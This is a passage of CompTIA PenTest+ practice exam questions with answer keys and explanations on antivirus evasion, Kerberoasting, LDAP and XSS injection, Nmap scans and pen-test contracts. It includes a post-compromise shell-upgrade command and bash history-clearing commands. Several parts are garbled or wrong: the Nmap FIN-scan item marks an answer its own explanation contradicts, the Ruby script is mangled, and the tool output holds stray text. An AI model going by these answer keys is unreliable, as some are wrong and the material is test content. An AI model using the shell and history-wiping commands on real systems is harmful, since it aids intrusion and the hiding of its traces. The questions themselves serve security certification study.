As part of a penetration test, you aim to evade antivirus checks that the target organization has put in place. Which of the following frameworks would you use?

- ✓ **A) Veil**
- X **B) W3AF**
- X **C) Nikto**
- X **D) Tor**

Explanation

Veil is a Metasploit framework typically used to evade both security controls and antivirus.

Tor (The Onion Router) is a tool which allows for the user to browse the internet anonymously. It does this by routing IP traffic through an expansive network of Tor relays, constantly changing the way it routes this traffic. This in turn obscures the user's location and makes it extremely difficult to trace traffic back to the user.

Nikto is an open-source web vulnerability scanner.

W3AF is a web application vulnerability scanner. It is open source and has many available plugins.

Objective:

Penetration Testing Tools

Sub-Objective:

Compare and contrast various use cases of tools.

References:

CompTIA PenTest+ Cert Guide, Chapter 9: Penetration Testing Tools, Common Tools for Evasion, Veil,

Question #152 of 170

Question ID: 1259785

The following attacks are in scope for your penetration tests. Deduce which attacks on the left match with the mode of attack given on the right.

{UCMS id=5770157811040256 type=Activity}

Explanation

The attack types should be matched with the descriptions in the following manner:

- Dictionary attack - occurs when a hacker tries to guess passwords using a list of common words
- DoS attack - occurs when a server or resource is overloaded so that legitimate users cannot access it
- Pharming attack - occurs when traffic is redirected to a site that looks identical to the intended site
- Phishing attack - occurs when confidential information is requested by an entity that appears to be legitimate

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit network-based vulnerabilities.

References:

CompTIA PenTest+ Cert Guide, Ch 4: Social Engineering Attacks, Pharming

Dictionary Attack

CompTIA PenTest+ Cert Guide, Ch 5: Exploiting Wired and Wireless Networks, Understanding Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) Attacks

What is Phishing

CompTIA PenTest+ Cert Guide, Ch 4: Social Engineering Attacks, Phishing

Question #153 of 170

Question ID: 1259068

One of the procedures you carried out during a pen test was to send several text messages to users requesting that they use a link in the text to log in to their email account and change their signature to use a new logo. If they follow proper security policy, they will ignore these kinds of texts.

What type of attack did you simulate?

- X **A)** elicitation
- X **B)** whaling
- X **C)** vishing
- ✓ **D)** smishing

Explanation

The attack is an SMS phishing or smishing attack. This is one of several forms of a phishing attack. A smishing attack leverages the SMS service which is used for text messages.

The attack that occurred is not a whaling attack, one of several versions of a phishing attack. In a whaling attack, the phishing email is targeted to a “big fish” or a senior officer of the company. All phishing attacks use counterfeit communications to entice a user into using a provided link to log in to a network, website, or database. The link is also counterfeit, but the resulting login page is completely convincing to the victim. When they log in their credentials are stolen or harvested.

This is also not an elicitation attack. In short, elicitation is the act of gaining knowledge or information from a user or company without directly asking for it.

This is not a vishing attack. A vishing attack is a phishing attack that is performed using the telephone or by voice over IP (VOIP).

Objective:

Attacks and Exploits

Sub-Objective:

Compare and contrast social engineering attacks.

References:

[SMS Phishing](#)

Question #154 of 170

Question ID: 1259803

During a pen test, you extract service account credentials from Active Directory as a user without sending any packets to the target system, thereby bypassing any suspicion. Which type of attack is this?

- X **A)** PsExec
- X **B)** Golden ticket
- ✓ **C)** Kerberoasting
- X **D)** VPN pivoting

Explanation

This is a Kerberoasting attack. Kerberos authentication is a rabbit hole in and of itself. Kerberos has three components:

1. The client
2. The server
3. The Key Distribution Center (KDC)

The KDC is usually a trusted third party, so you get the ticket-granting ability, or Ticket Granting Ticket (TGT), from the KDC. To do so, you present authoritative documentation saying you can gain access to the resource server.

The Kerberoasting attack is performed by requesting a Kerberos service ticket for the Service Principal Name (SPN) of our target. The domain controller looks up that SPN and then encrypts the ticket for that SPN to allow us access to that SPN. The encryption type is RC4_HMAC_MD5, which means the service account's NTLM password hash is used for the encryption. When you crack that encryption, you then have full access. Plus, you can ask for as many tickets you want and just keep cracking encryption.

This is not a golden ticket attack. Yes, golden tickets can grant administrative access to Active Directory (AD) domains through Kerberos authentication. A golden ticket could be the next level in attacking that server, due to it being a step beyond our Kerberoasting attack. It is more the process of maintaining access to the compromised server that has been providing tickets. If an attacker retrieves the hash from the AD data store, the attacker can create a golden ticket and compromise any number of domain members, even domain controllers.

This scenario does not describe virtual private network (VPN) pivoting. In VPN pivoting, an attacker runs a VPN client on a compromised host and relays all internal traffic to the VPN server running on the attacker's remote machine.

This scenario does not describe PsExec. PsExec is a simple and more robust alternative to Telnet and SSH that is used to manage remote Windows systems. Once a user's credentials are compromised, an attacker can simply use this single executable on a target system to authenticate with the compromised credentials to other systems, or to run a malicious file and gain administrative access.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit local host vulnerabilities.

References:

[Detecting Kerberoasting activity using Azure Security Center -Moti Bani](#)

CompTIA PenTest+, Chapter 7: Exploiting Local Host and Physical Security Vulnerabilities, Kerberoasting

Question #155 of 170

Question ID: 1259827

You discover the following Ruby script:

```
a_number = 100
loop do
  a_number = a_number
- 3 next if a_number
% 2 == 0 puts
“#{a_number}” break
if a_number <= 0 end
```

What number will be printed first?

- X **A)** 98
- X **B)** 100
- ✓ **C)** 94
- X **D)** 97

Explanation

The number that will be printed first based on this script is 94. In this script, the variable, `a_number`, has a value of 100 before it enters the loop. After entering the loop, `a_number` decreases by 3 (97) and enters a conditional `if` statement.

Because `a_number` has a remainder when dividing by 2 (48.5), it will skip the `puts` statement. `a_number` is not less than 0, so it begins the loop again by subtracting 3 from `a_number`. The variable now has a value of 94, which has a remainder of 0 when dividing it by 2.

This will cause the system to print out 94.

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, analyze a basic script (limited to Bash, Python, Ruby, and PowerShell).

References:

[Creating automated test scripts with Ruby and WATIR](#)

Question #156 of 170

Question ID: 1259019

Your organization, a hospital, is performing a compliance assessment. Which of the following HIPAA rules focuses on methods and requirements for protecting data?

- X **A)** Privacy
- X **B)** Breach notification
- ✓ **C)** Security
- X **D)** Enforcement

Explanation

HIPAA has four interrelated rules. They are:

- HIPAA Privacy Rule - Describes the type of data to be protected
- HIPAA Security Rule - Identifies methods and requirements for protecting data
- HIPAA Enforcement Rule - Procedures for enforcement and procedures for hearings and penalties
- HIPAA Breach Notification Rule - Requires health care providers to notify individuals when there has been a breach of protected health information

Objective:

Planning and Scoping

Sub-Objective:

Explain the key aspects of compliance-based assessments.

References:[Summary of the HIPAA Privacy Rule](#)

CompTIA PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Learning the Key Aspects of Compliance-Based Assessments

Question #157 of 170

Question ID: 1259005

You want to engage a pen testing company for a series of tests to be performed over the next two years. You do not want to negotiate with the company for each individual test. What type of document could you execute?

- X **A)** Rules of engagement
- X **B)** NDA
- ✓ **C)** MSA
- X **D)** SOW

Explanation

A master services agreement (MSA) is used to set parameters for ongoing tests, each with their own SOW. Having a MSA on file means that penetration testers do not need to renegotiate terms for every test with established clients, and that companies can quickly create new SOWs with an established pen testing organization.

The statement of work (SOW) defines a number of details concerning a pen test, and must be unique to every pen test performed. It includes:

- Timelines, including the report delivery schedule
- Scope of the work to be performed
- Location of the work (geographic location or network location)
- Technical and nontechnical requirements
- Cost of the penetration tests
- Payment schedule

The non-disclosure agreement (NDA), which is signed by the tester, requires the tester to keep all company information private. It does not address the details of individual tests.

The rules of engagement specifies allowed actions and allowed targets for an individual test. Its parameters are more specific than those contained in a MSA.

Objective:

Planning and Scoping

Sub-Objective:

Explain key legal concepts.

References:

CompTIA® PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Understanding the Legal Concepts of Penetration Testing

Question #158 of 170

Question ID: 1259140

You are finalizing the reports that are required for your current penetration testing contract. During the planning process, the customer requested that you create separate reports for company management, the IT department, and the legal department. Which principle should be your primary guide while finalizing these reports?

- X **A)** Provide screenshots to support your findings.
- ✓ **B)** Know your audience.
- X **C)** Provide detailed metrics and measures.
- X **D)** Copy and paste from tool output to reduce report development time.

Explanation

Your primary guide while finalizing these reports should be to know your audience. If you write a report that only a highly technical audience understands and deliver it to an audience that is not very technical, the report will not have as great a value, and your hard work will go unnoticed. Knowing your audience helps ensure that the appropriate information is included at the appropriate level.

Providing detailed metrics and measures is not the primary guide for finalizing the reports. Metrics and measures should be included, but only to the level of understanding of the intended audience. Technical audiences will understand metrics and measures much better than upper level management, but all audiences should still have access to these findings.

Providing screenshots to support your findings is not the primary guide for finalizing reports. Screenshots will help support your findings but are not always necessary in the final report. Therefore, you should only include them if you feel they are needed or if the customer requests them. However, screenshots should be preserved in your archives.

Copying and pasting from tool output to reduce report development time is never a good idea. While most of the tools you use will provide final reports, most of these reports are technical in nature and will not mean anything to your audience. In addition, false positives and false negatives often exist in the tool reports. Until you research the tool results, you do not know if everything in their reports is valid.

In most cases, you will create a single report. This reports usually contains different sections that are used by different audiences. The Executive Summary will contain the summary of the penetration test scope and major findings. The remainder of the report will provide more details, including the methodologies and tools used and the result details.

Objective:

Reporting and Communication

Sub-Objective:

Given a scenario, use report writing and handling best practices.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test: Discussing Best

Practices of Writing a Penetration Testing Report, Knowing Your Audience

Question #159 of 170

Question ID: 1259825

Your goal is to crack a password that is encrypted in the ciphertext format. Which of the following would you use if you wished to crack the password offline?

- ✓ **A) John the Ripper**
- X **B) Mimikatz**
- X **C) Medusa**
- X **D) Hydra**

Explanation

John the Ripper is an extremely popular tool which is used for password cracking. It works offline and uses both search patterns and wordlists to crack passwords. There are many different ciphertext formats the tool understands.

Hydra is an active tool which interacts with the targeted server. It goes down a list of username/password combinations, in an attempt to brute-force its way in. It is best to know information beforehand, such as a username.

Mimikatz retrieves hashed passwords from memory. It is used by both penetration testers, and even malware.

Medusa is a credential brute-forcing tool. It is similar to Hydra.

Objective:

Penetration Testing Tools

Sub-Objective:

Compare and contrast various use cases of tools.

References:

CompTIA PenTest+ Cert Guide, Chapter 9: Penetration Testing Tools, Common Tools for Credential Attacks, John the Ripper

Question #160 of 170

Question ID: 1259009

Which of the following is MOST likely to be affected by the Wassenaar Arrangement?

- X **A)** The identity of the individuals who can perform the pen test
- X **B)** The permitted locations for pen testing to occur
- ✓ **C)** The tools that can be used to perform the pen test
- X **D)** The permitted time periods in which pen testing can occur

Explanation

The Wassenaar Arrangement was established for export control of conventional arms and dual-use (civilian/military) goods and technologies. Some of the tools used in pen testing might incorporate technologies that may not be allowed to be used in the country where the organization undergoing the test is headquartered or located.

These types of export restrictions cover technologies and products and do not address issues such as the identity of the tester, the permitted locations, or time periods.

Objective:

Planning and Scoping

Sub-Objective:

Explain key legal concepts.

References:

CompTIA® PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Understanding the Legal Concepts of Penetration Testing

The Wassenaar Arrangement On Export Controls for Conventional Arms and Dual-Use Goods and Technologies

Question #161 of 170

Question ID: 1259736

After being engaged by a client, you executed a SOW to perform a pen test. During the test, you were asked by the client to test an additional system that was not included in the original SOW. The original SOW was not revised and signed, and a new SOW was not executed. If you tested the additional system, what has occurred?

- ✓ **A) scope creep**
- X **B) corruption of results**
- X **C) test dilution**
- X **D) task bleed**

Explanation

Pen tests are planned and carried out as formal projects. In project management, scope creep occurs when the original project plan is not followed precisely. It typically indicates the addition of tasks or initiatives not included in the original plan scope.

Usually when things are added to the project's scope, it can be because the client is really happy with how it's going. But it is essential that when this occurs, the original SOW is updated or a new one is executed to document the additional work. Also, do not be afraid to ask for additional funding when tasks are added to your scope.

Task bleed and test dilution are not terms used when discussing project management and pen tests.

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of scoping an engagement properly.

References:

Scope Creep: Escaping the Madness

Question #162 of 170

Question ID: 1259773

You were hired to conduct a penetration test by an organization that employs biometrics as part of their security system. Prior to conducting the test, you were notified that there was a high level of false positives. What part of the biometric system would you focus on first?

- X **A)** Biometric clipping levels
- X **B)** Physical access
- ✓ **C)** Biometric algorithm
- X **D)** Biometric technology

Explanation

A high volume of false positives (also known as Type II errors) would indicate an issue with the underlying configuration or mathematical algorithm of the biometric system. It could also mean that the biometric system has been tampered with. The algorithm is tasked with matching the exact, unique features of the user with the backend characteristics stored in the biometric system and also protecting that information. So, a tester would want to start with the algorithm to see if the biometric data can be intercepted and tampered with as it is traveling from the sensor back to the system for verification.

Biometric technology refers to testing the security vulnerabilities in the software application. The main goal is to discover any doorways that may have been left behind intentionally or unintentionally.

Physical access refers to actually testing the systems. A penetration tester can conduct a penetration test in a single sign on environment to determine the effectiveness of a fingerprint recognition system or an iris recognition system.

Clipping levels refer to a threshold that establishes expected user activity. Within the context of biometrics, a clipping level refers to the threshold for unsuccessful authentication attempts. An individual logging into an account should be locked out once the clipping level is met or exceeded, helping prevent against brute force attacks. While the tester would want to evaluate clipping levels, it would not be the first step in this situation.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Explain weaknesses related to specialized systems.

References:

[BioCryptography and Biometric Penetration Testing](#)

Question #163 of 170

Question ID: 1259765

A user operating from their home network calls the IT department claiming that she is presented with a defaced website with suspicious looking content when she accesses a company website. When this issue is investigated, the IT department sees no issues, and a log review shows that no files have been changed. Which of the following might explain the cause?

- ✓ **A) DNS poisoning**
- X **B) MAC spoofing**
- X **C) ARP poisoning**
- X **D) SQL injection**

Explanation

DNS cache poisoning is the act of entering false information into a DNS cache so that DNS queries return an incorrect response and users are directed to the wrong websites. This attack is also known as DNS spoofing. Because the IT department is not seeing the same things that the user is, it is likely that the user's DNS cache has been poisoned and her session is being redirected to a different website.

In an SQL injection attack, the attacker uses a web application to gain access to an underlying, backend database. Semicolons (;) and apostrophes (') are characteristics of these attacks. For example, the single quote in SQL is a limiter, meaning it ends any current SQL string. This is important for attackers to craft true conditions or true statements to bypass authentication or pull more information from a database than allowed.

A Media Access Control (MAC) spoofing attack is where the hacker sniffs the network for valid MAC addresses and attempts to act as a valid MAC addresses.

Address Resolution Protocol (ARP) spoofing is carried out over a LAN that involves sending malicious ARP packets to a default gateway on a LAN in order to change the pairings in the gateway's IP address to MAC address table.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Explain the process of leveraging information to prepare for exploitation.

References:

CompTIA PenTest+ Cert Guide, Chapter 6: Exploiting Application-Based Vulnerabilities. Understanding Injection-Based

Vulnerabilities

Question #164 of 170

Question ID: 1259746

You are running a Nmap TCP FIN scan against a target. The scan output shown below indicates that port 53 is open.

```
C:\Users\gothi>nmap -v -sF 192.168.1.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-13 13:53 Pacific Standard Time
Initiating Parallel DNS resolution of 1 host. at 13:53
Completed Parallel DNS resolution of 1 host. at 13:53, 5.52s elapsed
Initiating FIN Scan at 13:53
Scanning 192.168.1.6 [1000 ports]
Completed FIN Scan at 13:53, 1.76s elapsed (1000 total ports)
Nmap scan report for 192.168.1.6
Host is up (0.0011s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
53/tcp    open|filtered domain

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 11.59 seconds
Raw packets sent: 1001 (40.040KB) | Rcvd: 2000 (80.000KB)

C:\Users\gothi>
```

Which of the following occurred that would indicate that the port is open?

- X **A)** SYN/ACK received
- X **B)** No response received

X **C)** RST packet received

✓ **D)** TCP FIN received

Explanation

The given exhibit show that the nmap command is being run with the -v -sF parameters. The -sF parameter runs a TCP FIN scan. With a TCP FIN scan, the TCP FIN bit is set in the packet header. The expected behavior when receiving such a packet is for a receiving target with an open port to just ignore or drop the packet. Therefore, if there is no response, that means the packet made it to its destination, was then dropped, which indicates an open port.

The answer is not No response received. It is important to note that a non-response doesn't always mean an open port because a basic TCP FIN scan cannot distinguish between an open port versus a filtered port.

Also note that a TCP FIN scan is not useful when scanning Windows-based systems, as it will respond with RST packets, no matter if the port is open or closed.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, conduct information gathering using appropriate techniques.

References:

[Nmap - TCP FIN Scan](#)

Question #165 of 170

Question ID: 1259764

A log analysis reveals the following input into a login portal:

Jsmith2)(&)

Admin1

Which type of attack has most likely occurred?

X **A)** XSS

X **B)** SQL Injection

X **C)** Brute Force

✓ **D)** LDAP Injection

Explanation

This is an LDAP injection attack. Because LDAP is a protocol that is often used for authentication, the above is an example of an LDAP injection to bypass authentication.

Lightweight Directory Access Protocol (LDAP) Injection is an attack that send malicious LDAP queries to a web application that could result in sensitive data disclosure or authentication bypass. The & symbol will end the query after the first line. So, the attacker is trying to create a condition that effectively asks the back end database "check to see if we have a valid user named Jsmith2". If so, allow for authentication. The attacker doesn't need to enter a proper, matching password since the query is ended prematurely.

A brute force attack is a technique used to figure out a user's credentials by trying every possible combination until it cracks the user's credentials.

Cross-site scripting (XSS) attacks are injection attacks where malicious script is injected into a website. Because the attacker is feeding the script into a trusted website, the end user's browser has no way to know that the script is malicious and will execute the script. An example of a cross site script would be `<script>Deface();</script>`.

In a SQL injection attack, the attacker uses a web application to gain access to an underlying, backend database. Semicolons (;) and apostrophes (') are characteristics of these attacks. For example, the single quote in SQL is a limiter, meaning it ends any current SQL string. This is important for attackers to craft true conditions or true statements to bypass authentication or pull more information from a database than allowed.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Explain the process of leveraging information to prepare for exploitation.

References:

CompTIA PenTest+ Cert Guide, Chapter 5: Exploiting Wired and Wireless Networks, Kerberos and LDAP-Based Attacks

Question #166 of 170

Question ID: 1259733

A pen tester is discussing an upcoming pen test with the client. The client is explaining which systems are off limits to the penetration test. Where should these details be recorded?

- X **A)** SOW
- X **B)** MSA
- ✓ **C)** Rules of engagement
- X **D)** Bilateral NDA

Explanation

The rules of engagement (RoE) document specifies targets and systems that should be excluded from the pen test.

With this in mind, this lines up more with what the client is explaining to the penetration tester.

The non-disclosure agreement (NDA), which is signed by the tester, requires the tester to keep all company information private. It does not explicitly state which systems are off limits. NDAs can be bilateral (affecting both parties), multilateral (affecting three or more parties), or unilateral (affecting only one party involved in the pen test).

Master services agreements (MSA) are used to set parameters for ongoing tests, each with their own SOW. Having a MSA on file means that penetration testers do not need to renegotiate terms for every test with established clients. The details of excluded systems should be defined for each individual pen test, regardless of the presence of a MSA.

The statement of work (SOW) will define what you promise to do. It includes:

- Timelines, including the report delivery schedule
- Scope of the work to be performed
- Location of the work (geographic location or network location)
- Technical and nontechnical requirements
- Cost of the penetration tests
- Payment schedule

Objective:

Planning and Scoping

Sub-Objective:

Explain key legal concepts.

References:

HYPERLINK "https://hub.packtpub.com/penetration-testing-rules-of-engagement/" [5 pen testing rules of engagement:](https://hub.packtpub.com/penetration-testing-rules-of-engagement/)

[What to consider while performing Penetration testing](#)

CompTIA® PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Understanding the Legal Concepts of Penetration Testing

Question #167 of 170

Question ID: 1259748

To perform network reconnaissance, you use Nmap to perform a SYN scan. After completing this scan, you want to create more custom packets and gain more control over the traffic you are sending. Which tool should you use to do this?

- X **A)** Metasploit
- X **B)** DNSrecon
- X **C)** Recon-ng
- ✓ **D)** Scapy

Explanation

Scapy is a program in which enables users to create, adjust, modify, and send network packets. It allows the user to gain more control over the packets being sent.

```

Administrator: C:\Windows\system32\cmd.exe
WARNING: No route found for IPv6 destination :: (no default route?)

      aSPY//YASa
    apyyyyCY////////YCaa
  sY////////YSpcs  scpCY//Pp
ayp ayyyyyySCP//Pp      syY//C
AYAsAYYYYYYYY//Ps      cY//S
    pCCCCY//p      cSSps y//Y
    SPPPP//a      pP//AC//Y
      A//A      cyP///C
      p///Ac      sC///a
      P///YCpc      A//A
    sccccp///pSP///p      p//Y
  sY////////y caa      S//P
  cayCyayP//Ya      pY/Ya
  sY/PsY///YCc      aC//Yp
  sc sccaCY//PCypaapyCP//Yss
    spCPY////////YPSps
      ccaacs

Welcome to Scapy
Version 2.3.3.dev881

https://github.com/secdev/scapy

Have fun!

Craft packets before they craft
you.
— Secreto

using IPython 5.5.0

>>> a = Ether()/IP()
>>> a.show()
####[ Ethernet ]####
  dst = ff:ff:ff:ff:ff:ff
  src = 02:00:4c:4f:4f:50
  type = 0x800
####[ IP ]####
  version = 4
  ihl = None
  tos = 0x0
  len = None
  id = 1
  flags =
  frag = 0
  ttl = 64
  proto = ip
  checksum = None
  src = 169.254.217.246
  dst = 127.0.0.1
  \opt bytes\

>>>

```

Recon-ng is a tool built to conduct the initial phase in reconnaissance of an offensive security exercise. With Recon-ng you can configure options, perform recon and output results to different report types.

[illegible]

Metasploit is a framework used in penetration testing that probes systematic vulnerabilities on networks and servers.

```
root@kali:~# msfconsole
```

METASPLOIT CYBER MISSILE COMMAND V5

```
#####  
##### / _ \ / _ \ / _ \ ##### / _ \ / _ \ / _ \ #####  
#####  
#####  
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #  
#####  
https://metasploit.com
```

```

      =[ metasploit v5.0.59-dev                                     ]
+ -- --=[ 1940 exploits - 1082 auxiliary - 333 post                ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops                    ]
+ -- --=[ 7 evasion                                                ]

```

```
msf5 >
```

DNSrecon is a tool used for DNS-oriented information gathering. It can perform various enumerations, such as zone transfers, domain brute force, and wildcard resolution.

```

root@kali:~# dnsrecon
Version: 0.9.0
Usage: dnsrecon <options>

Options:
-h, --help                Show this help message and exit.
-d, --domain <domain>    Target domain.
-r, --range <range>      IP range for reverse lookup brute force in formats (first-last) or in (range/bitmask).
-n, --name_server <name> Domain server to use. If none is given, the SOA of the target will be used.
                        Multiple servers can be specified using a comma separated list.
-D, --dictionary <file> Dictionary file of subdomain and hostnames to use for brute force.
-f                        Filter out of brute force domain lookup, records that resolve to the wildcard defined
                        IP address when saving records.
-t, --type <types>       Type of enumeration to perform (comma separated):
                        std      SOA, NS, A, AAAA, MX and SRV.
                        rvl      Reverse lookup of a given CIDR or IP range.
                        brt      Brute force domains and hosts using a given dictionary.
                        srv      SRV records.
                        axfr      Test all NS servers for a zone transfer.
                        goo      Perform Google search for subdomains and hosts.
                        bing      Perform Google search for subdomains and hosts.
                        crt      Perform crt.sh search for subdomains and hosts.
                        snoop     Perform cache snooping against all NS servers for a given domain, testing
                        all with file containing the domains, file given with -D option.
                        tld       Remove the TLD of given domain and test against all TLDs registered in IANA.
                        zonewalk Perform a DNSSEC zone walk using NSEC records.
-a                        Perform AXFR with standard enumeration.
-s                        Perform a reverse lookup of IPv4 ranges in the SPF record with standard enumeration.
-g                        Perform Google enumeration with standard enumeration.
-b                        Perform Bing enumeration with standard enumeration.
-k                        Perform crt.sh enumeration with standard enumeration.
-w                        Perform deep whois record analysis and reverse lookup of IP ranges found through
                        Whois when doing a standard enumeration.
CherryTree              Performs a DNSSEC zone walk with standard enumeration.
--threads <number>      Number of threads to use in reverse lookups, forward lookups, brute force and SRV
                        record enumeration.
--tcp                    Force using TCP protocol when making DNS queries.
--lifetime <number>     Time to wait for a server to response to a query.
--db <file>              SQLite 3 file to save found records.
--xml <file>            XML file to save found records.
--iw                    Continue brute forcing a domain even if a wildcard records are discovered.
--disable_check_recursion Disables check for recursion on name servers.
--disable_check_bindversion Disables check for BIND version on name servers.
-c, --csv <file>        Comma separated value file.
-j, --json <file>       JSON file.
-v                        Show attempts in the brute force modes.

root@kali:~#

```

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, conduct information gathering using appropriate techniques.

References:

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification.
Exploring Enumeration via Packet Crafting

A penetration tester runs the following commands from a compromised system:

```
python -c
import pty;pty.spawn (/bin/bash)
```

Which action is the tester taking?

- X **A)** Capturing credentials
- X **B)** Removing the Bash history
- ✓ **C)** Upgrading the shell
- X **D)** Opening a new empty terminal

Explanation

The tester is upgrading the shell. It is an amazing feeling to pop a shell into a server through netcat or Metasploit. However, if you run a bad command and cause your shell to hang, you would need to use CTRL+c to kill that shell and start over again to reconnect. Some commands, like su and ssh, require a full proper terminal to run. Using Python, you can upgrade your shell to do more robust work.

This tester is not opening a new empty terminal. That would require the `pty.openpty()` command. In the scenario, the pen tester is upgrading the existing terminal.

Clearing your bash history can be important in certain situations, but this is not the command to do that. You do not need python to clear your bash history. You need to use the `history -c` and/or `unset HISTFILE` commands.

Capturing credentials is not the purpose of the commands. There are many ways of doing that, a lot of which are in Metasploit and other tools.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit local host vulnerabilities.

References:

[Upgrading simple shells to fully interactive TTYs](#)

[Spawning a TTY Shell](#)

Question #169 of 170

Question ID: 1259823

You want to share the results of your Nmap with other members of your team. Which parameter stores scan results in Normal, XML, and Grep-able formats?


- X A) -oG
- X B) -oN
- X C) -oX
- ✓ D) -oA

Explanation

The -oA parameter of the Nmap stores outputs in Normal, XML, and Grep-able output formats all at once. The following exhibit shows an example of this command:

The screenshot shows a terminal window and a file explorer. The terminal window displays the command `nmap -oA scanoutput 192.168.138.0/24` and its output, which includes scan results for `gateway (192.168.138.2)` and `ubuntu (192.168.138.130)`. The file explorer shows the `scanoutput` directory, which contains three files: `scanoutput.gnmap`, `scanoutput.nmap`, and `scanoutput.xml`. The `scanoutput.xml` file is selected, and its content is displayed in a separate window, showing the XML output of the Nmap scan.

The -oX parameter of the Nmap command changes the output behavior to an XML output. XML is easily parsed by software, which makes it preferred for many applications. The following is an example of this command:



The screenshot shows a terminal window on the left and a file manager on the right. The terminal displays the command `nmap -oX example.xml 192.168.138.0/24` and its output, which is an XML document. The file manager shows the `example.xml` file selected in the `Downloads` folder.

```
testcase@ubuntu:~$ nmap -oX example.xml 192.168.138.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-02 11:30 PST
Nmap scan report for _gateway (192.168.138.2)
Host is up (0.00041s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain

